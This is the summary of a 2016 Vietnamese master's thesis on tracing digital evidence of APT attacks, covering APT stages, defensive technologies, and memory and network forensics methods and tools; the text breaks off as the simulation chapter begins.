

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG



TRỊNH THỊ VÂN

**NGHIÊN CỨU PHƯƠNG PHÁP TRUY TÌM CHỨNG CỨ SỐ
CỦA TẤN CÔNG APT**

CHUYÊN NGÀNH : HỆ THỐNG THÔNG TIN

MÃ SỐ: 60.48.01.04

TÓM TẮC LUẬN VĂN THẠC SĨ KỸ THUẬT

HÀ NỘI - 2016

Luận văn được hoàn thành tại:

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

Người hướng dẫn khoa học: TS. Đỗ Xuân Chơ

Phản biện 1: PGS.TS Hà Hải Nam

Phản biện 2: TS. Nguyễn Khắc Lịch

Luận văn sẽ được bảo vệ trước Hội đồng chấm luận văn thạc sĩ tại
Học viện Công nghệ Bưu chính Viễn thông

Vào lúc: 9 giờ 00 ngày 20 tháng 08 năm 2016

Có thể tìm hiểu luận văn tại:

- Thư viện của Học viện Công nghệ Bưu chính Viễn thông

MỞ ĐẦU

1. Tính cấp thiết của đề tài

Ngày nay, cùng với nhu cầu trao đổi thông tin, bắt buộc các cơ quan, tổ chức phải hoà mình vào mạng toàn cầu Internet, an toàn và bảo mật thông tin là một trong những vấn đề quan trọng hàng đầu. Cộng đồng công nghệ thông tin, đặc biệt đối với các doanh nghiệp, tổ chức có hạ tầng thông tin tiên tiến hiện nay đang phải đối mặt với sự biến đổi, phức tạp từng ngày của các nguy cơ mất an toàn thông tin.

Theo hiệp hội An Toàn Thông Tin Việt Nam hiện nay tội phạm máy tính vẫn đang liên tục gia tăng, đáng chú ý là sự xuất hiện của tấn công APT (Advanced Persistent Threats) trong vài năm trở lại đây. APT thường sử dụng nhiều loại phương pháp, công nghệ tinh vi và phức tạp để tấn công các mục tiêu cụ thể nhằm đạt được thông tin mật nhạy cảm.

Trong thực tế, từ nhiều năm qua, các cơ quan chính phủ như các bộ ngành, các doanh nghiệp lớn có vai trò đáng kể trong nền kinh tế như năng lượng, hàng không, viễn thông ... đã là đích ngắm của tội phạm tấn công APT. Các hacker trước đây phần lớn hoạt động vì động cơ cá nhân, nhưng ngày nay rất nhiều cuộc tấn công APT đánh cắp dữ liệu ngoài động cơ tài chính còn có thể có động cơ chính trị, mà đứng sau nó là một chính phủ hoặc một quốc gia. Theo diễn biến như hiện nay thì tội phạm tấn công APT sẽ còn liên tục phát triển và sẽ có nhiều diễn biến khó lường. Vì vậy cần phải có những biện pháp phòng chống và truy tìm chứng cứ số của cuộc tấn công này nhằm giúp các nhà quản trị hệ thống đưa ra được những phương án giải quyết hữu hiệu nhất.

Vì những lý do trên học viên chọn Đề tài "Nghiên cứu phương pháp truy tìm chứng cứ số của tấn công APT". Một đề tài còn rất mới và chưa được nghiên cứu sâu và rộng cũng như chưa có tài liệu khoa học, hoặc công trình nghiên cứu nào công bố.

2. Tổng quan vấn đề cần nghiên cứu

Tấn công APT là hình thức tấn công rất nguy hiểm, tấn công có chủ đích vào mục tiêu, được thiết kế riêng cho từng mục tiêu, để xâm nhập vào đối tượng bị tấn công có chứa dữ liệu nhằm tìm kiếm thông tin và gửi ra bên ngoài. APT là loại tấn công âm thầm, không phá hỏng file/máy tính, chúng có khả năng “ẩn mình” rất khó có thể phát hiện ra loại tấn công này. Các vụ thất thoát dữ liệu như vậy đã từng xảy ra với RSA, CitiBank và Global Payments,...

Trong khuôn khổ nghiên cứu của Học Viện Công Nghệ Bưu Chính Viễn Thông đã có một số đề tài nghiên cứu xoay quanh vấn đề tấn công APT, như: đề tài “Tấn công APT

lên hệ thống thông tin và biện pháp phòng chống” báo cáo năm 2014 của Sinh viên Đoàn Xuân Quỳnh. Hay đề tài thạc sỹ kỹ thuật năm 2015 của Nguyễn Khánh Chi: “ Nghiên cứu phương pháp phòng chống tấn công APT”. Tuy nhiên, chưa có tài liệu nào nêu được cách truy tìm các chứng cứ cũng như các dấu vết mà kẻ tấn công để lại trong các cuộc tấn công APT, nhằm giúp chúng ta có thể phòng tránh các lỗ hổng của tấn công APT nhằm vào.

3. Mục đích nghiên cứu

- ✓ Nghiên cứu công nghệ tấn công APT: kỹ thuật, giai đoạn, mục đích, phương pháp...
- ✓ Nghiên cứu các giải pháp công nghệ để phòng chống cuộc tấn công APT.
- ✓ Nghiên cứu các phương pháp để truy tìm chứng cứ số của tấn công APT.
- ✓ Ứng dụng công nghệ truy tìm chứng cứ số của tấn công APT.

4. Đối tượng và phạm vi nghiên cứu

Đối tượng nghiên cứu: Các phương pháp, giải pháp công nghệ nhằm truy tìm chứng cứ số của tấn công APT vào hệ thống thông tin.

Phạm vi nghiên cứu: Các kỹ thuật, các phương thức, các giải pháp, các công nghệ mới để có thể truy tìm chứng cứ số của tấn công APT lên hệ thống thông tin.

5. Phương pháp nghiên cứu

- ✓ Dựa trên cơ sở lý thuyết của tấn công APT;
- ✓ Dựa trên các công nghệ truy tìm chứng cứ số;
- ✓ Dựa trên đặc điểm nhận dạng của các cuộc tấn công mạng và đặc biệt là tấn công APT;

Nội dung luận văn gồm ba chương và phần kết luận:

Chương 1: Tổng quan về cuộc tấn công APT và các giải pháp phòng chống tấn công APT.

Chương 2: Nghiên cứu phương pháp truy tìm chứng cứ số của tấn công APT.

Chương 3: Mô phỏng và thử nghiệm.

CHƯƠNG 1: TỔNG QUAN VỀ CUỘC TẤN CÔNG APT VÀ CÁC GIẢI PHÁP PHÒNG CHỐNG TẤN CÔNG APT

1.1. Tổng quan về cuộc tấn công APT

1.1.1. Khái niệm APT

Tấn công APT (Advanced Persistent Threat - tạm dịch là các mối đe dọa liên tục nâng cao) là hình thức tấn công tập trung, có chủ đích, được thiết kế riêng cho từng mục tiêu, để xâm nhập vào đối tượng có chứa dữ liệu nhằm tìm kiếm các thông tin giá trị và gửi ra bên ngoài.

Các thành phần của từ viết tắt APT:

- ✓ Advanced (Nâng cao)
- ✓ Persistent (Dai dẳng)
- ✓ Threat (Nguy cơ hay mối đe dọa)

1.1.2. Các đặc điểm chính của APT

- ✓ *Targeted (mục tiêu)*: Hacker xác định một cách chính xác mục tiêu cụ thể để tấn công và khai thác tới những tổ chức, những cá nhân, những quốc gia, nhà nước cụ thể,...
- ✓ *Persistent (Dai dẳng)*: Quá trình tấn công APT diễn ra theo nhiều giai đoạn khác nhau trong một thời gian dài. Sử dụng nhiều các kỹ thuật, phương pháp khác nhau để tấn công vào mục tiêu đến khi thành công.
- ✓ *Evasive (Tránh né và ẩn mình)*: Tấn công APT được thiết kế để có thể “qua mặt” được hầu hết các giải pháp đảm bảo ATTT truyền thống như Firewall, IPS, Antivirus, ...
- ✓ *Complex (Phức tạp)*: APT phối kết hợp nhiều các kỹ thuật khác nhau một cách khoa học và bài bản nhằm những mục tiêu nhiều lỗ hổng bảo mật trong các tổ chức.
- ✓ *Các Malware*: Malware là thuật ngữ chung bao gồm nhiều loại phần mềm với một điểm chung đó là xâm nhập thông tin hoặc một hệ thống vì một hoặc nhiều lý do.
- ✓ *Kỹ thuật Social Engineering*: Trong tấn công APT, kẻ tấn công sử dụng spear-phishing email (một dạng phishing) đính kèm với file có vẻ vô hại mà mục tiêu có khả năng sẽ mở.
- ✓ *Khai thác các lỗ hổng Zero-day và các Exploit khác*: Zero-day exploit là một lỗ hổng trong một sản phẩm phần mềm mà cho phép một kẻ tấn công thực thi mà không mong muốn hoặc giành quyền kiểm soát máy tính của mục tiêu.
- ✓ *Insiders và Recruits*: Insider Attack - tấn công nội bộ. Insider Attack có một thể mạnh rất lớn, vì những gián điệp này được phép truy cập vật lý vào hệ thống công ty, và di chuyển ra vào tự do trong công ty.

✓ *Forged và Fake Certificates (giả mạo chứng chỉ điện tử)*: Thông thường các tin tặc sử dụng các chứng chỉ SSL giả mạo cho các website không có thật và mạo danh là một trang web hợp pháp.

1.1.3. Các giai đoạn tấn công APT

- Giai đoạn Reconnaissance (Thăm dò/Trình sát);
- Giai đoạn Preparation (chuẩn bị);
- Giai đoạn Targeting;
- Giai đoạn Further Access (Leo thang đặc quyền);
- Giai đoạn Data Gathering (Đánh cắp dữ liệu);
- Giai đoạn Maintenance and Administration (duy trì sự hiện diện).

1.1.4. Sự khác biệt giữa APT và các hình thức tấn công khác

- Mục tiêu tấn công rõ ràng, cụ thể;
- Thời gian nghiên cứu hệ thống tấn công dài;
- Thu thập thông tin;
- Nhắm vào các điểm yếu nhất của hệ thống;
- Duy trì việc truy cập dài hạn;
- Không phá hủy hay làm ảnh hưởng đến quy trình làm việc của hệ thống.

1.2. Các giải pháp phòng chống tấn công APT

1.2.1. Các yêu cầu đối với hệ thống phòng chống tấn công APT

✓ *Khi đã triển khai các giải pháp phòng chống APT trên toàn bộ hệ thống, chúng phải đảm bảo hai nhiệm vụ chính như sau:*

Phát hiện và ngăn chặn các mối đe dọa để bảo vệ hệ thống khỏi các cuộc tấn công trong nội bộ cũng như từ bên ngoài.

Ứng phó trong mọi tình huống giúp tự động khắc phục và đẩy nhanh chu trình ứng cứu khi có sự cố.

✓ *Một giải pháp phòng chống APT toàn diện cần đảm bảo ba yêu cầu sau:*

Chống lại những mối đe dọa: Giải pháp phòng chống thực sự cần cung cấp khả năng chống lại các cuộc tấn công nhằm vào từng giai đoạn của vòng đời APT: trước khi tải về, khi chúng lưu thông trong mạng cho đến khi chúng đã được cài đặt trên thiết bị đầu cuối.

Bảo vệ dữ liệu khỏi bị đánh cắp: Một giải pháp phòng chống toàn diện thực sự sẽ trực tiếp phát hiện và ngăn chặn việc tiếp cận trái phép các thông tin nhạy cảm, có giá trị.

Phân tích được các vấn đề an ninh mạng: Một giải pháp phòng chống còn cung cấp hồ sơ lịch sử của tất cả các hoạt động mạng, do đó, bạn có thể "quay ngược thời gian" để tìm kiếm những mối đe dọa mà hệ thống không hề biết tại thời điểm đó. Báo cáo linh hoạt

1.2.2. Các phương pháp phòng chống tấn công APT

✓ Quản lý rủi ro

Nhiệm vụ quan trọng nhất trong phòng chống APT đó là hiểu về những gì cần bảo vệ. “Mỗi tổ chức phải lập kế hoạch quản lý rủi ro, phân bổ ngân sách và các nguồn lực để bảo vệ các tài sản có giá trị nhất đối với các tổ chức.

✓ Các công nghệ

Antivirus:

Antivirus trở nên quen thuộc với mỗi người sử dụng máy tính.

Firewalls:

Tường lửa có một lịch sử lâu dài trong việc ngăn chặn hoặc cho phép các gói tin mạng dựa trên nguồn gốc và địa chỉ IP đích và số cổng.

Penetration Testing:

- Đánh giá độ an toàn bằng cách tấn công (đánh trận giả).
- Xác định khả năng bị tấn công, khả năng kết hợp các nguy cơ nhỏ thành mối nguy cơ lớn.
- Xác định các nguy cơ mà các công cụ tự động không phát hiện được.
- Khả năng của hệ thống trong việc ngăn chặn các loại hình tấn công.
- Lượng hoá các vấn đề cần đầu tư cho bảo mật.

Data Leak Prevention (DLP - ngăn chặn rò rỉ dữ liệu):

- Tăng cường giám sát lưu lượng truy cập cho hoạt động bên ngoài độc .
- Quét email từ bên ngoài và web traffic để ngăn chặn dữ liệu bị đánh cắp.

Whitelisting

Network whitelisting có thể được sử dụng để chỉ cho phép giao vận nội bộ nhất định nào đó đạt được các tài nguyên mạng khác.

Blacklisting:

Trong khi một whitelist là một danh sách rõ ràng những gì được cho phép thực hiện hoặc truy cập vào các tài nguyên.

Inspection Prevention(IPS)/Inspection Detection (IDS):

Bằng việc sử dụng một sản phẩm mà cung cấp IPS và IDS, một tổ chức có thể thêm một lớp giám sát giao vận để theo sát hoạt động đáng nghi.

Two-Factor Authentication (Xác thực dùng hai nhân tố)

Phương pháp xác thực dùng hai nhân tố được sử dụng thông thường bao gồm username và password tiêu chuẩn cộng với một token xác thực dựa trên phần mềm hoặc phần cứng, nó cung cấp mật khẩu sử dụng một lần, phải nhập vào khi username và password được trình bày cho các máy chủ xác thực.

Cài đặt “honey pots”:

Honey pots là một hệ thống tài nguyên thông tin được xây dựng với mục đích giả dạng đánh lừa những kẻ sử dụng và xâm nhập không hợp pháp.

Web Filtering/IP reputation:

Web filtering để chặn truy cập đến các trang web không tốt cũng như các trang web chứa các phần mềm độc hại.

Thực thi một chương trình quản lý lỗ hổng:

Đảm bảo thường xuyên đánh giá mạng đối với các lỗ hổng được biết. Chạy quét xác thực là vô cùng quan trọng, các máy trạm là các hệ thống có nguy cơ cao nhất với APT.

Network Access Control (NAC - Điều khiển truy cập mạng):

Giải pháp kiểm tra tính tuân thủ bảo mật của hệ thống. NAC là một giải pháp có thể ngăn chặn các máy tính trên mạng truy cập vào các nguồn tài nguyên.

Sandboxing:

Sandbox là một kỹ thuật quan trọng trong lĩnh vực bảo mật có tác dụng cô lập các ứng dụng, ngăn chặn các phần mềm độc hại để chúng không thể làm hỏng hệ thống máy tính, hay cài cắm các mã độc nhằm ăn cắp thông tin cá nhân.

Application Control (Kiểm soát ứng dụng):

Application Control cho phép xác định và kiểm soát các ứng dụng trên mạng, bất kể công, giao thức hay địa chỉ IP.

Web Gateway:

Web Gateway lọc chặn virus, Spyware, Phishing, trước khi chúng có thể thâm nhập vào hệ thống, ngăn chặn nguy cơ mất dữ liệu.

Mail Gateway:

Mail Gateway được tích hợp khả năng phòng chống thư rác nhiều lớp và chống lừa đảo (anti-phishing) sử dụng bộ lọc mã độc và phần mềm gián điệp.

Security for Endpoint:

- Ngăn chặn virus trên các máy trạm.
- Khả năng chống bùng nổ virus trong mạng cục bộ.
- Khả năng kiểm soát việc truy cập Web của Client.
- Khả năng quản lý tập trung toàn bộ hệ thống phòng chống virus.
- Khả năng ngăn chặn Client truy cập tới các trang web “độc hại” trên Internet.

Device Control:

Kiểm soát được thiết bị ngoại vi nào được phép sử dụng trong đơn vị hay tổ chức.

Security Information Event Management (SIEM):

Là một giải pháp hoàn chỉnh, đầy đủ cho phép các tổ chức thực hiện việc giám sát các sự kiện an toàn thông tin cho một hệ thống.

Giải pháp FireEye trong phòng chống tấn công APT

Giải pháp phòng chống mối hiểm họa thế hệ mới của FireEye (Web, Email, File, Central Management và Malware Analysis) là giải pháp tiên phong trong ngành bảo mật với cơ chế signature-less, ngăn chặn các cuộc tấn công có mục tiêu, zero-day, APT qua các kênh Web, Email và File.

- FireEye Web Malware Protection System(MPS)
- FireEye Email Malware Protection System(MPS)
- FireEye File Malware Protection System (MPS)
- FireEye Central Management System(CMS)
- FireEye Malware Analysis System(MAS)
- FireEye Dynamic Threat Intelligence

Việc tích hợp các giải pháp FireEye cho phép tất cả các URL trong email được gửi đến Web MPS với mức độ ưu tiên cao trong quá trình phân tích email. Web MPS sẽ phân tích khi người dùng nhấp vào link liên kết trong email. Sử dụng cùng nhau, Email MPS cung cấp phân tích tập tin đính kèm email và bối cảnh, Web MPS phân tích các web URL, File MPS quét và phân tích file, MAS cung cấp các chi tiết về malware phục vụ việc điều tra, và CMS tương quan các URL độc hại với email và nạn nhân đưa ra cái nhìn tổng quan về cuộc tấn công.

Tất cả các phát hiện của MPS Web, File MPS, và Email MPS có thể được lọc bởi CMS để tích hợp với hệ thống phân tích MAS. Ví dụ, khi MAS được kết nối với CMS, cho phép tùy chọn một mẫu phần mềm độc hại được phát hiện bởi các email, tập tin, hoặc các hệ thống Web MPS và "Submit to MAS" để đưa ra các phân tích sau hơn phục vụ việc điều tra cuộc tấn công.

- Công nghệ fireeye multiplex virtual execution (vx) engine:

Tất cả các thiết bị của FireEye - MAS, MPS Web, MPS Email, và File MPS - thực thi file nghi ngờ, file đính kèm, tập tin, và URL. Tự động quét phần mềm độc hại đáng nghi ngờ thông qua một quy tắc (rules) lọc để so sánh nó với các thiết lập hiện có được biết đến, sau đó chuyển qua môi giả lập ảo của FireEye (VX) để được thực thi.

1.2.3. Con người

Sử dụng các công nghệ bảo mật là chưa đủ, tấn công APT thường mở đầu bằng cuộc tấn công spear phishing email do vậy việc đào tạo, huấn luyện con người luôn phải được thực hiện.

1.3. Kết luận chương

Những kết quả đạt được trong chương 1 như sau:

- Trình bày các vấn đề cơ bản nhất về tấn công APT như khái niệm, các đặc điểm, các giai đoạn chính và các công cụ thường được sử dụng trong tấn công APT.
- Trình bày về sự khác biệt giữa tấn công APT và các tấn công mã độc truyền thống.
- Trình bày về nhiệm vụ và yêu cầu của hệ thống phòng chống tấn công APT cần phải có.
- Trình bày về các kỹ thuật và các phương pháp cơ bản để phòng chống tấn công APT hiện nay.

CHƯƠNG 2: NGHIÊN CỨU PHƯƠNG PHÁP TRUY TÌM CHỨNG CỨ SỐ CỦA TẤN CÔNG APT

2.1. Tổng quan về chứng cứ số.

2.1.1. Khái niệm chứng cứ số

Chứng cứ số (Digital Evidence), hay còn gọi là bằng chứng điện tử (Electronic Evidence) là mọi thông tin có giá trị pháp lý được lưu trữ, được truyền dẫn trong dạng thức số và có giá trị pháp lý trước tòa. Trước khi chấp nhận bằng chứng số, quan tòa phải xác định được là nó có liên quan đến vụ án đang xem xét, cho dù tính xác thực của nó đã được kiểm chứng.

2.1.2. Đặc tính của chứng cứ số

- Admissible (tính thừa nhận)
- Authentic (tính xác thực)
- Reliable (tính tin cậy)
- Believable (tính đáng tin)

2.1.3. Vị trí có thể tìm thấy chứng cứ số:

- Internet History Files (trong các tập tin lịch sử truy cập Internet)
- Temporary Internet Files (trong các tập tin tạm sinh ra từ truy cập Internet)
- Slack/Unallocated Space (tại không gian đĩa chưa cấp phát/thuộc slack của tập tin)
- File Settings, folder structure, file names File Storage Dates (nơi lưu trữ tập tin)
- Software/Hardware added (ẩn/nhúng trong phần mềm/phần cứng bổ sung)
- Sharing Files (trong các tập tin chia sẻ)
- E-mails (ẩn trong các e-mail)

2.1.4. Không gian lưu trữ

Không gian lưu trữ của các ổ đĩa logic được chia thành các phần nhỏ bằng nhau, có kích thước xác định, được gọi là block đĩa, hay còn gọi là các đơn vị cấp phát.

Thông thường, cả hệ điều hành và chương trình của người sử dụng ít “quan tâm” đến vùng đĩa thuộc file slack space và unallocated space, vì thế nó sẽ là nơi lý tưởng để các chương trình mã độc, các đoạn mã không mong muốn ẩn giấu. Và đó là lỗ hổng mà các hacker nhằm vào cho các cuộc tấn công và đặc biệt là cuộc tấn công có chủ đích APT.

2.1.5. Lịch sử điều tra số

Tội phạm máy tính đầu tiên xuất hiện từ những năm 1960 và lịch sử của nó gắn liền với lịch sử điều tra số.

Năm 1978, tội phạm máy tính lần đầu tiên được đề cập trong Luật Tội phạm máy tính Floria, với quy định về việc chống sửa đổi trái phép hay xóa dữ liệu trên một hệ thống máy tính.

Giai đoạn năm 1980 đến 1990: Thành lập các nhóm chuyên ngành cấp quốc gia để xử lý các khía cạnh kỹ thuật của việc điều tra.

Từ năm 2000, các tiêu chuẩn được phát triển để đáp ứng yêu cầu tiêu chuẩn hóa; các cơ quan và các hội đồng khác nhau đã công bố các tài liệu hướng dẫn kỹ thuật điều tra số.

Năm 2002, nhóm công tác khoa học về chứng cứ số đã xuất bản một bài báo với tiêu đề “Các bước thực thi điều tra tội phạm máy tính” (Best practices for Computer Forensics).

Năm 2004, Hiệp định về tội phạm máy tính đã được ký kết bởi 43 quốc gia có hiệu lực, các quốc gia thỏa thuận liên kết với nhau trong việc điều tra các tội phạm liên quan đến công nghệ cao.

Từ năm 2005, nhiều tiêu chuẩn của ISO đề cập đến các yêu cầu về thẩm quyền giám định, kiểm chuẩn được công bố.

2.2. Kỹ thuật truy tìm chứng cứ số

2.2.1. Khái niệm truy tìm chứng cứ số

Truy tìm chứng cứ số (còn gọi là Khoa học điều tra số) là một nhánh của ngành khoa học điều tra đề cập đến việc phục hồi và điều tra các tài liệu tìm thấy trong các thiết bị kỹ thuật số sau cuộc tấn công có chủ đích.

2.2.2. Mục đích truy tìm chứng cứ số

Xác định nguyên nhân hệ thống công nghệ thông tin bị tấn công, từ đó đưa ra giải pháp khắc phục điểm yếu nhằm nâng cao hiện trạng an toàn của hệ thống.


Xác định các hành vi tội phạm mạng máy tính đã, đang và sẽ làm đối với hệ thống mạng máy tính.

Khôi phục thiệt hại mà cuộc tấn công vào hệ thống mạng máy tính gây ra: phục hồi dữ liệu, thông tin lưu trữ trên hệ thống đã bị phá hoại có chủ đích.

Thực hiện điều tra tội phạm, tìm kiếm chứng cứ số nhằm vạch trần tội phạm công nghệ cao, các hoạt động gian lận, gián điệp, vi phạm pháp luật.

2.2.3. Các nguyên tắc trong điều tra chứng cứ số

Ba yếu tố căn bản trong quá trình điều tra chứng cứ số



Hình 2.4: Ba yếu tố căn bản trong quá trình điều tra chứng cứ số

Với mỗi cạnh tam giác được minh họa trong hình 2.4 sẽ được thực hiện bởi các thành viên nhằm đem đến kết quả cao nhất trong công tác truy tìm chứng cứ và điều tra tội phạm công nghệ.

2.2.4. Thời điểm thực hiện truy tìm chứng cứ

- Khi hệ thống bị tấn công mà chưa xác định được nguyên nhân.
- Khi cần thiết khôi phục dữ liệu trên thiết bị, hệ thống đã bị xóa đi.
- Hiểu rõ cách làm việc của hệ thống.
- Khi thực hiện điều tra tội phạm có liên quan đến công nghệ cao.
- Điều tra sự gian lận trong tổ chức.
- Điều tra các hoạt động gián điệp.

2.2.5. Các bước thực hiện truy tìm chứng cứ số

Một cuộc truy tìm chứng cứ số thường bao gồm 4 giai đoạn:



Hình 2.5: Bốn giai đoạn của điều tra số

✓ *Chuẩn bị (Preparation)*: Bước này thực hiện việc mô tả lại thông tin hệ thống, những hành vi đã xảy ra, các dấu hiệu để xác định phạm vi điều tra, mục đích cũng như các tài nguyên cần thiết sẽ sử dụng trong suốt quá trình điều tra.

✓ *Tiếp nhận dữ liệu (Acquisition)*: Tiếp nhận dữ liệu là bước tạo ra một bản sao chính xác các dữ liệu (chứng cứ số) hay còn gọi là nhân bản điều tra các phương tiện truyền thông. Để đảm bảo tính toàn vẹn của chứng cứ thu được thì những dữ liệu này phải được sử dụng một kỹ thuật mật mã là “băm” dữ liệu, trong quá trình điều tra cần phải xác minh độ chính xác của các bản sao thu được.

✓ *Phân tích (Analysis)*: Là giai đoạn các chuyên gia sử dụng các phương pháp nghiệp vụ, các kỹ thuật cũng như công cụ khác nhau để trích xuất, thu thập và phân tích các bằng chứng thu được.

✓ *Lập báo cáo (Reporting)*: Sau khi thu thập được những chứng cứ có giá trị và có tính thuyết phục thì tất cả phải được tài liệu hóa lại rõ ràng, chi tiết và báo cáo lại cho bộ phận có trách nhiệm xử lý chứng cứ thu được, các chuyên gia phân tích phải đưa ra các kỹ thuật điều tra, các công nghệ, phương thức được sử dụng, cũng như các chứng cứ thu được, tất cả phải được giải thích rõ ràng trong báo cáo quá trình điều tra.

2.3. Truy tìm chứng cứ số của cuộc tấn công APT

2.3.1. Kỹ thuật phân tích bộ nhớ

Kỹ thuật phân tích bộ nhớ (Memory Forensics) là kỹ thuật điều tra máy tính bằng việc ghi lại bộ nhớ RAM của hệ thống thời điểm có dấu hiệu nghi ngờ, hoặc đang bị tấn công để tiến hành điều tra, giúp cho việc xác định nguyên nhân cũng như các hành vi đã xảy ra trên hệ thống, cung cấp các chứng cứ phục vụ cho việc xử lý tội phạm.

✓ *Phương pháp để có được bộ nhớ RAM*:

Để có được bộ nhớ RAM và phân tích RAM đầu tiên chuyên viên phân tích phải biết sử dụng kỹ thuật để thu lại (Acquisition). Có 2 phương pháp để thu lại bộ nhớ RAM:

Thu lại bộ nhớ RAM dựa trên phần cứng liên quan đến việc tạm ngưng quá trình xử lý của máy tính và thực hiện truy cập bộ nhớ trực tiếp để có được một bản sao của bộ nhớ, nó được coi là tin cậy hơn vì ngay cả khi hệ điều hành và phần mềm trên hệ thống đã bị xâm nhập hoặc bị làm sai bởi kẻ tấn công, chúng ta vẫn có thể nhận được một hình ảnh chính xác của bộ nhớ, bởi vì chúng ta không phụ thuộc vào các thành phần của hệ thống.

Thu lại bộ nhớ RAM dựa trên phần mềm hiện nay là kỹ thuật thường được sử dụng phổ biến bằng việc sử dụng bộ công cụ đáng tin cậy được phát triển và cung cấp bởi các chuyên gia điều tra số.

✓ *Vai trò của kỹ thuật phân tích bộ nhớ*

Khoa học điều tra số đã chứng minh vai trò quan trọng của phân tích bộ nhớ, việc điều tra bộ nhớ RAM nơi mà dữ liệu luôn sẵn sàng để ghi lại và phân tích, cung cấp những chứng cứ rất có giá trị, nó vượt qua một số hạn chế của các phương pháp điều tra truyền thống (phân tích đĩa vật lý), giải quyết các vấn đề mà các công nghệ mới như mã hóa có thể gây ra khó khăn trong quá trình điều tra.

Một hạn chế khác nữa của phương pháp điều tra truyền thống đó là người phân tích sẽ không đủ khả năng trong việc khám phá những thông tin về các tiến trình đang chạy trong bộ nhớ, do đó dễ bỏ qua việc điều tra các ứng dụng, đang được hệ thống sử dụng tại thời điểm cuộc tấn công diễn ra, cũng như các dữ liệu được che giấu trong bộ nhớ. Nhưng đối với Memory Forensics, thì đây là một việc khá dễ dàng. Chính vì vậy việc phân tích điều tra bộ nhớ RAM cho chúng ta cái nhìn sâu sắc nhất, chính xác nhất về những gì đang diễn ra trên hệ thống tại thời điểm hệ thống đang bị tấn công.

✓ *Ứng dụng của kỹ thuật Memory Forensics*

Vì tất cả mọi thứ trước khi nạp vào hệ điều hành đều đi qua RAM nên kỹ thuật Memory Forensics có ứng dụng rất lớn trong việc điều tra bao gồm:

- Các tiến trình đang chạy trên hệ thống
- Các tập tin đang mở và Registry Handles
- Các kết nối mạng đang có trong hệ thống
- Mật khẩu và các khóa mật mã
- Các tập tin bị xóa
- Mã độc hại và các tập tin bị lây nhiễm

Một số công cụ thường dùng khi thực hiện điều tra bộ nhớ: Volatility, Mandiant Redline, SANS Investigate Forensic Toolkit (SIFT) Workstation.

2.3.2. Kỹ thuật điều tra mạng

Điều tra mạng (Network Forensics) là một nhánh của khoa học điều tra số liên quan đến việc giám sát và phân tích lưu lượng mạng máy tính nhằm phục vụ cho việc thu thập thông tin, chứng cứ pháp lý hay phát hiện các xâm nhập vào hệ thống máy tính này.

Điều tra mạng bao gồm việc chặn bắt, ghi âm và phân tích các sự kiện mạng để khám phá nguồn gốc của các cuộc tấn công hoặc sự cố của một vấn đề nào đó.

✓ *Vai trò của phân tích điều tra mạng*

Sự tăng trưởng của các kết nối mạng và sự phức tạp trong các hoạt động trên mạng đã đi kèm với sự gia tăng số lượng tội phạm mạng buộc cả doanh nghiệp cũng như cơ quan thực thi pháp luật phải vào cuộc để thực hiện các điều tra, phân tích. Công việc này có những khó khăn đặc biệt trong thế giới ảo, vấn đề lớn đối với một điều tra viên là hiểu được những dữ liệu số ở mức thấp nhất cũng như việc sắp xếp, tái tạo lại chúng.

✓ *Ứng dụng của phân tích điều tra mạng*

Mục tiêu quan trọng nhất của phân tích điều tra mạng là cung cấp đầy đủ chứng cứ để có thể khởi tố một tội phạm hình sự.

Điều tra mạng là một loại hình điều tra quan trọng với mô hình an toàn mạng, tập trung vào việc chặn bắt và phân tích các gói tin trên mạng cũng như các sự kiện cho mục đích điều tra, cung cấp chứng cứ số về tội phạm mạng. Bên cạnh đó, điều tra mạng cũng đặt ra một thách thức mới đối với hệ thống tư pháp và các nhà hoạch định pháp luật xây dựng các quy định, chế tài phù hợp với sự phát triển của loại hình điều tra, phòng chống tội phạm công nghệ cao này.

Công cụ thường dùng: Wireshark, Tcpdump, Network Miner, Wildpackets, Bro ids, Xplico, Snort,...

2.4. Kết luận chương

Như vậy trong chương 2 luận văn đã nghiên cứu các vấn đề sau:

Phần đầu chương 2 của luận văn đề cập đến các khái niệm cơ bản, các thuật ngữ chuyên ngành, các phương pháp tiếp cận, các chính sách và các nguyên tắc cơ bản trong quá trình truy tìm chứng cứ số. Từ đó đưa ra cái nhìn tổng quát về lĩnh vực truy tìm chứng cứ số để có thể hỗ trợ một cách hiệu quả trong việc truy tìm thông tin của các cuộc tấn công.

Trình bày một số phương pháp và kỹ thuật cơ bản được áp dụng để truy tìm chứng cứ số của cuộc tấn công APT. Quá trình phân tích chỉ ra rằng: có 2 phương pháp được áp dụng hiện nay để truy tìm chứng cứ số của tấn công APT là kỹ thuật truy tìm chứng cứ số dựa trên việc phân tích bộ nhớ và mạng. Trong luận văn sẽ áp dụng kỹ thuật phân tích bộ nhớ để truy tìm chứng cứ số của tấn công APT.

Nghiên cứu và giới thiệu các công cụ hỗ trợ truy tìm chứng cứ số của cuộc tấn công APT.

CHƯƠNG 3: MÔ PHỎNG VÀ THỬ NGHIỆM

3.1. Giới thiệu về các công cụ thực hiện mô phỏng

3.1.1. VMware Workstation 10

Máy ảo là một chương trình đóng vai trò như một máy vi tính ảo. Nó chạy trên hệ điều hành hiện tại (hệ điều hành chủ) và cung cấp phần cứng ảo tới hệ điều hành khách. VMware là một phần mềm ảo hóa máy tính mạnh mẽ dành cho các nhà phát triển, kiểm tra phần mềm và các chuyên gia IT cần chạy nhiều hệ điều hành cùng một lúc trên một máy PC.

Chức năng của VMware:

- ✓ Giúp một máy tính có thể chạy song song nhiều hệ điều hành.
- ✓ Giúp khai thác tối đa công suất có thể của máy tính.
- ✓ Tăng tính linh hoạt khi nâng cấp phần cứng

3.1.2. Kali Linux

